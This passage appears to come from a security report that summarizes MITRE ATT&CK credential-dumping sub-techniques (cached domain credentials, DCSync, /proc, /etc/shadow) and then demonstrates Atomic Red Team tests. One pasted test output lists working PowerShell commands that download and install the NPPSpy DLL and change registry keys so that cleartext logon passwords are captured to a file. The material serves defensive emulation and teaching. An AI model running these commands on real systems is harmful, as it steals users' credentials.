1. Passcape. (n.d.). Windows LSA secrets. Retrieved February 21, 2020.
2. Microsoft. (2019, February 14). Active Directory administrative tier model. Retrieved February 21, 2020.
3. Chad Tilbury. (2017, August 8). 1Windows Credentials: Attack, Mitigation, Defense. Retrieved February 21, 2020.
4. Mantvydas Baranauskas. (2019, November 16). Dumping LSA Secrets. Retrieved February 21, 2020.

5.2.5.0 T1003.005 Cached Domain Credentials:

ID: T1003.005

Sub-technique of: T1003

ⓘ Tactic: Credential Access

ⓘ Platforms: Windows

ⓘ Permissions Required: SYSTEM

Contributors: Ed Williams, Trustwave, SpiderLabs

Version: 1.0

Created: 21 February 2020

Last Modified: 24 March 2020

Version Permalink

Adversaries may attempt to access cached domain credentials used to allow authentication to occur in the event a domain controller is unavailable. On Windows Vista and newer, the hash format is DCC2 (Domain Cached Credentials version 2) hash, also known as MS-Cache v2 hash. The number of default cached credentials varies and can be altered per system. This hash does not allow pass-the-hash style attacks, and instead requires Password Cracking to recover the plaintext password.

With SYSTEM access, the tools/utilities such as Mimikatz, Reg, and secretsdump.py can be used to extract the cached credentials.

Note: Cached credentials for Windows Vista are derived using PBKDF2.

5.2.5.1.0 Procedures:

Procedures are specific implementation the adversary uses for techniques or sub-techniques. For example, a procedure could be an adversary using Atomic Red Team in PowerShell to inject to access cached domain credentials which is used to allow authentication to occur in the event a domain controller is unavailable. The list of procedures available for this sub-techniques are;

Procedure Examples

ID	Name	Description
G0064	APT33	APT33 has used a variety of publicly available tools like LaZagne to gather credentials.[4][5]
S0119	Cachedump	Cachedump can extract cached password hashes from cache entry information.[6]
S0349	LaZagne	LaZagne can perform credential dumping from MSCache to obtain account and password information.[7]
G0077	Leafminer	Leafminer used several tools for retrieving login and password information, including LaZagne.[8]
G0069	MuddyWater	MuddyWater has performed credential dumping with LaZagne.[9][10]
G0049	OilRig	OilRig has used credential dumping tools such as LaZagne to steal credentials to accounts logged into the compromised system and to Outlook Web Access.[11][12][13][14]
S0439	Okrum	Okrum was seen using modified Quarks PwDump to perform credential dumping.[15]
S0192	Pupy	Pupy can use Lazagne for harvesting credentials.[16]

5.2.5.2.0 Mitigations:

Mitigations represent security concepts and classes of technology that can be used to prevent a technique or sub-technique from being successfully executed. This is basically a preventive measure for the techniques which might happen in future. The list of Mitigations given to this Sub-Technique are:

Mitigations

ID	Mitigation	Description
M1015	Active Directory Configuration	Consider adding users to the "Protected Users" Active Directory security group. This can help limit the caching of users' plaintext credentials. [17]
M1028	Operating System Configuration	Consider limiting the number of cached credentials (HKLM\SOFTWARE\Microsoft\Windows NT\Current Version\Winlogon\cachedlogonscountvalue)[18]
M1027	Password Policies	Ensure that local administrator accounts have complex, unique passwords across all systems on the network.
M1026	Privileged Account Management	Do not put user or admin domain accounts in the local administrator groups across systems unless they are tightly controlled, as this is often equivalent to having a local administrator account with the same password on all systems. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.
M1017	User Training	Limit credential overlap across accounts and systems by training users and administrators not to use the same password for multiple accounts.

5.2.5.3.0 Detection:

Detections refers to security concepts and classes of technology that be used to detect the technique from being executed in future to the victim.

Detection

ID	Data Source	Data Component	Detects
DS0017	Command	Command Execution	Monitor executed commands and arguments that may attempt to access cached domain credentials used to allow authentication to occur in the event a domain controller is unavailable.[1]. Remote access tools may contain built-in features or incorporate existing tools like Mimikatz. PowerShell scripts also exist that contain credential dumping functionality, such as PowerSploit's Invoke-Mimikatz module,[19] which may require additional logging features to be configured in the operating system to collect necessary information for analysis.Detection of compromised /techniques/T1078 in-use by adversaries may help as well.

5.2.5.4.0 References:

1. Microsfot. (2016, August 21). Cached and Stored Credentials Technical Overview. Retrieved February 21, 2020.
2. Eli Collins. (2016, November 25). Windows' Domain Cached Credentials v2. Retrieved February 21, 2020.
3. Mantvydas Baranauskas. (2019, November 16). Dumping and Cracking mscash - Cached Domain Credentials. Retrieved February 21, 2020.
4. Security Response attack Investigation Team. (2019, March 27). Elfin: Relentless Espionage Group Targets Multiple Organizations in Saudi Arabia and U.S.. Retrieved April 10, 2019.
5. Ackerman, G., et al. (2018, December 21). OVERRULED: Containing a Potentially Destructive Adversary. Retrieved January 17, 2019.
6. Mandiant. (n.d.). APT1 Exposing One of China's Cyber Espionage Units. Retrieved July 18, 2016.
7. Zanni, A. (n.d.). The LaZagne Project !!!. Retrieved December 14, 2018.
8. Symantec Security Response. (2018, July 25). Leafminer: New Espionage Campaigns Targeting Middle Eastern Regions. Retrieved August 28, 2018.
9. Lancaster, T.. (2017, November 14). Muddying the Water: Targeted Attacks in the Middle East. Retrieved March 15, 2018.
10. Symantec DeepSight Adversary Intelligence Team. (2018, December 10). Seedworm: Group Compromises Government Agencies, Oil & Gas, NGOs, Telecoms, and IT Firms. Retrieved December 14, 2018.
11. Unit 42. (2017, December 15). Unit 42 Playbook Viewer. Retrieved December 20, 2017.
12. Davis, S. and Caban, D. (2017, December 19). APT34 - New Targeted Attack in the Middle East. Retrieved December 20, 2017.
13. Mandiant. (2018). Mandiant M-Trends 2018. Retrieved July 9, 2018.
14. Bromiley, M., et al.. (2019, July 18). Hard Pass: Declining APT34's Invite to Join Their Professional Network. Retrieved August 26, 2019.

5.2.6.0 T1003.006 DCSync :

ID: T1003.006

Sub-technique of: T1003

ⓘ Tactic: Credential Access

ⓘ Platforms: Windows

ⓘ Permissions Required: Administrator

Contributors: ExtraHop; Vincent Le Toux

Version: 1.0

Created: 11 February 2020

Last Modified: 22 April 2021

Version Permalink

DCSync is an attack that allows an adversary to simulate the behavior of a domain controller (DC) and retrieve password data via domain replication. The classic use for DCSync is as a precursor to a Golden Ticket attack, as it can be used to retrieve the KRBTGT hash. Adversaries may attempt to access credentials and other sensitive information by abusing a Windows Domain Controller's application programming interface (API) to simulate the replication process from a remote domain controller using a technique called DCSync. Members of the Administrators, Domain Admins, and Enterprise Admin groups or computer accounts on the domain controller are able to run DCSync to pull password data from Active Directory, which may include current and historical hashes of potentially useful accounts such as KRBTGT and Administrators. The hashes can then in turn be used to create a Golden Ticket for use in Pass the ticket or change an account’s password as noted in Account Manipulation.

DCSync functionality has been included in the "lsadump" module in Mimikatz. Lsadump also includes NetSync, which performs DCSync over a legacy replication protocol.

5.2.6.1.0 Procedures :

Procedures are specific implementation the adversary uses for techniques or sub-techniques. For example, a procedure could be an adversary using Atomic Red Team in PowerShell to inject to access credentials and other sensitive information by abusing a Windows Domain Controller's application programming interface (API). The list of procedures for this sub-technique are:

Procedure Examples

ID	Name	Description
G0016	APT29	APT29 leveraged privileged accounts to replicate directory service data with domain controllers.[10][11][12]
S0002	Mimikatz	Mimikatz performs credential dumping to obtain account and password information useful in gaining access to additional systems and enterprise network resources. It contains functionality to acquire information about credentials in many ways, including from DCSync/NetSync.[13][8][14][15][16]
G0116	Operation Wocao	Operation Wocao has used Mimikatz's DCSync to dump credentials from the memory of the targeted system.[17]

5.2.6.2.0 Mitigations:

Mitigations represent security concepts and classes of technology that can be used to prevent a technique or sub-technique from being successfully executed. This is basically a preventive measure for the techniques which might happen in future. The list of Mitigations given to this Sub-Technique are:

Mitigations

ID	Mitigation	Description
M1015	Active Directory Configuration	Manage the access control list for "Replicating Directory Changes" and other permissions associated with domain controller replication.[5][18]
M1027	Password Policies	Ensure that local administrator accounts have complex, unique passwords across all systems on the network.
M1026	Privileged Account Management	Do not put user or admin domain accounts in the local administrator groups across systems unless they are tightly controlled, as this is often equivalent to having a local administrator account with the same password on all systems. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.

5.2.6.3.0 Detection :

Detections refers to security concepts and classes of technology that be used to detect the technique from being executed in future to the victim.

Detection

ID	Data Source	Data Component	Detects
DS0026	Active Directory	Active Directory Object Access	Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync.[1] [2] [3] Note: Domain controllers may not log replication requests originating from the default domain controller account.[19]
DS0029	Network Traffic	Network Traffic Content	Monitor and analyze traffic patterns and packet inspection associated to protocol(s) that do not follow the expected protocol standards and traffic flows (e.g extraneous packets that do not belong to established flows, gratuitous or anomalous traffic patterns, anomalous syntax, or structure). Consider correlation with process monitoring and command line to detect anomalous processes execution and command line arguments associated to traffic patterns (e.g. monitor anomalies in use of files that do not normally initiate connections for respective protocol(s)).
		Network Traffic Flow	Monitor network data for uncommon data flows. Processes utilizing the network that do not normally have network communication or have never been seen before are suspicious.

5.2.6.4.0 References :

1. Microsoft. (2017, December 1). MS-DRSR Directory Replication Service (DRS) Remote Protocol. Retrieved December 4, 2017.
2. Microsoft. (n.d.). IDL_DRSGetNCChanges (Opnum 3). Retrieved December 4, 2017.
3. SambaWiki. (n.d.). DRSUAPI. Retrieved December 4, 2017.
4. Wine API. (n.d.). samlib.dll. Retrieved December 4, 2017.
5. Metcalf, S. (2015, September 25). Mimikatz DCSync Usage, Exploitation, and Detection. Retrieved August 7, 2017.
6. Schroeder, W. (2015, September 22). Mimikatz and DCSync and ExtraSids, Oh My. Retrieved August 7, 2017.
7. Warren, J. (2017, July 11). Manipulating User Passwords with Mimikatz. Retrieved December 4, 2017.
8. Deply, B., Le Toux, V. (2016, June 5). module ~ lsadump. Retrieved August 7, 2017.
9. Microsoft. (2017, December 1). MS-NRPC - Netlogon Remote Protocol. Retrieved December 6, 2017.

10. Microsoft 365 Defender Team. (2020, December 28). Using Microsoft 365 Defender to protect against Solorigate. Retrieved January 7, 2021.
11. MSTIC, CDOC, 365 Defender Research Team. (2021, January 20). Deep dive into the Solorigate second-stage activation: From SUNBURST to TEARDROP and Raindrop . Retrieved January 22, 2021.
12. CrowdStrike. (2022, January 27). Early Bird Catches the Wormhole: Observations from the StellarParticle Campaign. Retrieved February 7, 2022.
13. Deply, B. (n.d.). Mimikatz. Retrieved September 29, 2015.

5.2.7.0 T1003.007 Proc Filesystem :

ID: T1003.007

Sub-technique of: T1003

ⓘ Tactic: Credential Access

ⓘ Platforms: Linux

ⓘ Permissions Required: root

Version: 1.0

Created: 11 February 2020

Last Modified: 19 March 2020

Version Permalink

Proc file system (procfs) is virtual file system created on fly when system boots and is dissolved at time of system shut down. It contains useful information about the processes that are currently running, it is regarded as control and information center for kernel. Adversaries may gather credentials from information stored in Proc filesystem or /proc. The Proc filesystem on Linux contains a great deal of information regarding the state of the running operating system. Processes running with root privileges can use this facility to scrape live memory of other running programs. If any of these programs store passwords in clear text or password hashes in memory, these values can then be harvested for

either usage or brute force attacks, respectively. This functionality has been implemented in the MimiPenguin , an open source tool inspired by Mimikatz. The tool dumps process memory, then harvests passwords and hashes by looking for text strings and regex patterns for how given applications such as Gnome Keyring, sshd, and Apache use memory to store such authentication artifacts.

5.2.7.1.0 Procedures :

Procedures are specific implementation the adversary uses for techniques or sub-techniques. For example, a procedure could be an adversary using Atomic Red Team in PowerShell to inject to Proc file system to gather information stored in it.

Procedure Examples

ID	Name	Description
S0349	LaZagne	LaZagne can obtain credential information running Linux processes.[2]
S0179	MimiPenguin	MimiPenguin can dump process memory and extract clear-text credentials.[1]

5.2.7.2.0 Mitigations:

Mitigations represent security concepts and classes of technology that can be used to prevent a technique or sub-technique from being successfully executed. This is basically a preventive measure for the techniques which might happen in future. The list of Mitigations given to this Sub-Technique are:

Mitigations

ID	Mitigation	Description
M1027	Password Policies	Ensure that root accounts have complex, unique passwords across all systems on the network.
M1026	Privileged Account Management	Follow best practices in restricting access to privileged accounts to avoid hostile programs from accessing sensitive information.

5.2.7.3.0 Detections:

Detections refers to security concepts and classes of technology that be used to detect the technique from being executed in future to the victim.

Detection

ID	Data Source	Data Component	Detects
DS0017	Command	Command Execution	Monitor executed commands and arguments that may gather credentials from information stored in the Proc filesystem or `/proc`.
DS0022	File	File Access	Monitor for unexpected access to passwords and hashes stored in memory, processes must open a maps file in the /proc filesystem for the process being analyzed. This file is stored under the path `/proc/\/maps`, where the `\` directory is the unique pid of the program being interrogated for such authentication data. The AuditD monitoring tool, which ships stock in many Linux distributions, can be used to watch for hostile processes opening this file in the proc file system, alerting on the pid, process name, and arguments of such programs.

5.2.7.4.0 References:

1. Gregal, H. (2017, May 12). MimiPenguin. Retrieved December 5, 2017.
2. Zanni, A. (n.d.). The LaZagne Project !!!. Retrieved December 14, 2018.

5.2.8.0 T1003.008 /etc/passwd and /etc/shadow :

ID: T1003.008

Sub-technique of: T1003

ⓘ Tactic: Credential Access

ⓘ Platforms: Linux

ⓘ Permissions Required: root

Version: 1.0

Created: 11 February 2020

Last Modified: 20 March 2020

Version Permalink

The /etc/passwd file is used to keep track of every registered user that has access to a system. This file contains the following information : Username, Encrypted password. User ID number (UID). Adversaries may attempt to dump the contents of /etc/passwd and /etc/shadow to enable offline password cracking. Most modern Linux operating systems use a combination of /etc/passwd and /etc/shadow to store user account information including password hashes in /etc/shadow. By default, /etc/shadow is only readable by the root user. The Linux utility, unshadow, can be used to combine the two files in a format suited for password cracking utilities such as John the Ripper. # /usr/bin/shadow/etc/passwd/etc/shadow > /tmp/crack.password.db

5.2.8.1.0 Procedures:

Procedures are specific implementation the adversary uses for techniques or sub-techniques. For example, a procedure could be an adversary using Atomic Red Team in PowerShell to inject to /etc/passwd file to extract the track of user information stored in it. The list of procedures available for this sub-techniques are:

Procedure Examples

ID	Name	Description
S0349	LaZagne	LaZagne can obtain credential information from /etc/shadow using the shadow.py module.[3]

5.2.8.2.0 Mitigations:

Mitigations represent security concepts and classes of technology that can be used to prevent a technique or sub-technique from being successfully executed. This is basically a preventive measure for the techniques which might happen in future. The list of Mitigations given to this Sub-Technique are:

Mitigations

ID	Mitigation	Description
M1027	Password Policies	Ensure that root accounts have complex, unique passwords across all systems on the network.
M1026	Privileged Account Management	Follow best practices in restricting access to privileged accounts to avoid hostile programs from accessing such sensitive information.

5.2.8.3.0 Detections:

Detections refers to security concepts and classes of technology that be used to detect the technique from being executed in future to the victim.

Detection

ID	Data Source	Data Component	Detects
DS0017	Command	Command Execution	Monitor executed commands and arguments that may attempt to dump the contents of `/etc/passwd` and `/etc/shadow` to enable offline password cracking.
DS0022	File	File Access	Monitor for files being accessed that may attempt to dump the contents of `/etc/passwd` and `/etc/shadow` to enable offline password cracking. The AuditD monitoring tool, which ships stock in many Linux distributions, can be used to watch for hostile processes attempting to access `/etc/passwd` and `/etc/shadow`, alerting on the pid, process name, and arguments of such programs.

5.2.8.4.0 References:

1. The Linux Documentation Project. (n.d.). Linux Password and Shadow File Formats. Retrieved February 19, 2020.
2. Vivek Gite. (2014, September 17). Linux Password Cracking: Explain unshadow and john Commands (John the Ripper Tool). Retrieved February 19, 2020.
3. Zanni, A. (n.d.). The LaZagne Project !!!. Retrieved December 14, 2018.

Chapter 6

6.Running the Atomic Tests using Invoke-Atomic framework:

Atomic Red Team is a library of simple tests that every security team can execute to test their defences. Tests are focused, have few dependencies, and are defined in a structured format that can be used by automation frameworks. Atomic Red Team allows to test over 200 different attack techniques. This tool is mapped to the MITRE ATT&CK framework, making it easy to pivot from threat profiles to emulation. Since Atomic Red Team is mapped to MITRE ATT&CK framework, you can emulate adversary behaviour from each of the 14 enterprise tactics listed in the framework.

Every technique in the “atomic” folders have a markdown file that contains descriptions of the technique, the atomics available, and the associated commands.

We can execute the attack technique by running the listed Attack Commands on a supported Operating System with the specified account permissions. Running the atomic will either result in a successful execution or show an error indicating that security controls have prevented the technique from succeeding.


Atomic Red Team can also run via its execution framework, Invoke-Atomic, which is compatible with all operating systems that PowerShell. The execution framework can be installed standalone or with a copy of the “atomic” folder. Installing the Invoke-Atomic framework and atomic tests makes it easier to execute multiple atomics in quick succession.

6.1 Performing the test:

6.1.1 T1003 :

To get the details of the test we can invoke the atomic test and asks for the details in brief.


command :” Invoke-AtomicTest T1003 -ShowDetailsBrief “



The above command which we've executed shows the brief details of the atomic test which we've initiated.

The command which we've executed shows the list of techniques can be tested under OS credential Dumping. The list of Techniques are, T1003-1 Gsecdump, T1003-2 Credential dumping with NPPSpy, T1003-3 Dump svchost.exe to gather RDP credentials.

Now to get specific details of the Individual sub-techniques, we've to perform the following command.
Command: "Invoke-AtomicTest T1003 -TestNumbers 1 -ShowDetails"



This command helps to get us the detailed information about the mentioned sub-technique. This gives us various information such as Atomic Test Name, Test Number, Test GUID, Description of the attack, and various attack commands. It also gives us the dependencies.

This is test about OS Credential Dumping from memory using Gsecdump. Upon successful execution, you should see the domain\usernames following by two 32 characters hashes.

With all these information we can get the basic idea of what the Atomic Test does. By using these information we can initiate our atomic test and we can test our defence over the OS credential Dumping attack.

Since there are two more tests we get the details of those tests too. The commands to execute for those tests are as follows:
Command 1 : “Invoke-AtomicTest T1003 -TestNumbers 2 -ShowDetails”


```
PS C:\Users\91902> Invoke-AtomicTest T1003 -TestNumbers 2 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

[********BEGIN TEST*******]
Technique: OS Credential Dumping T1003
Atomic Test Name: Credential Dumping with NPPSpy
Atomic Test Number: 2
Atomic Test GUID: 9e2173c0-ba26-4cdf-b0ed-8c54b27e3ad6
Description: Changes ProviderOrder Registry Key Parameter and creates Key for NPPSpy. After user's logging in cleartext password is saved in C:
\NPPSpy.txt. Clean up deletes the files and reverses Registry changes. NPPSpy Source: https://github.com/gtworek/PSBits/tree/master/PasswordSte
aling/NPPSpy

Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
Copy-Item "$env:Temp\NPPSPY.dll" -Destination "C:\Windows\System32"
$path = Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order" -Name PROVIDERORDER
$UpdatedValue = $Path.PROVIDERORDER + ",NPPSpy"
Set-ItemProperty -Path $Path.PSPath -Name "PROVIDERORDER" -Value $UpdatedValue
$rv = New-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy -ErrorAction Ignore
$rv = New-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -ErrorAction Ignore
$rv = New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -Name "Class" -Value 2 -ErrorAction Ignore
$rv = New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -Name "Name" -Value NPPSpy -ErrorAction Ignore
$rv = New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -Name "ProviderPath" -PropertyType ExpandString -Va
lue "%SystemRoot%\System32\NPPSPY.dll" -ErrorAction Ignore
echo "[!] Please, logout and log back in. Cleartext password for this account is going to be located in C:\NPPSpy.txt"

Cleanup Commands:
Command:
$cleanupPath = Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order" -Name PROVIDERORDER
$cleanupUpdatedValue = $cleanupPath.PROVIDERORDER
$cleanupUpdatedValue = $cleanupUpdatedValue -replace ',NPPSpy',''
Set-ItemProperty -Path $cleanupPath.PSPath -Name "PROVIDERORDER" -Value $cleanupUpdatedValue
Remove-Item -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy" -Recurse -ErrorAction Ignore
Remove-Item C:\NPPSpy.txt -ErrorAction Ignore
Remove-Item C:\Windows\System32\NPPSpy.dll -ErrorAction Ignore

Dependencies:
Description: NPPSpy.dll must be available in local temp directory
Check Prereq Command:
if (Test-Path "$env:Temp\NPPSPY.dll") {exit 0} else {exit 1}
Get Prereq Command:
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
Invoke-WebRequest -Uri https://github.com/gtworek/PSBits/raw/f221a6db08cb3b52d5f8a2a210692ea8912501bf/PasswordStealing/NPPSpy/NPPSPY.dll -OutFi
le "$env:Temp\NPPSPY.dll"
[!!!!!!!!END TEST!!!!!!!]


PS C:\Users\91902>
```

And this command also give us the details of the test numbers which we've invoked. The details listed are as follows: Technique which we're using, Atomic Test Name, Atomic Test Numbers, Atomic Test GUID, Description of Atomic Test and various Attack commands.

This Atomic Test is about OS Credential Dumping with NPPSpy. This Changes the ProviderOrder registry key parameter and creates key for NPPSpy. After user's logging in, saved successfully in NPPSpy.txt. Clean up deletes all files and reverses registry changes.

With all these information we can get the basic idea of what the Atomic Test does. By using these information we can initiate our atomic test and we can test our defence over the OS credential Dumping attack.

Command 2: "Invoke-AtomicTest T1003 -TestNumbers 3 -ShowDetails"



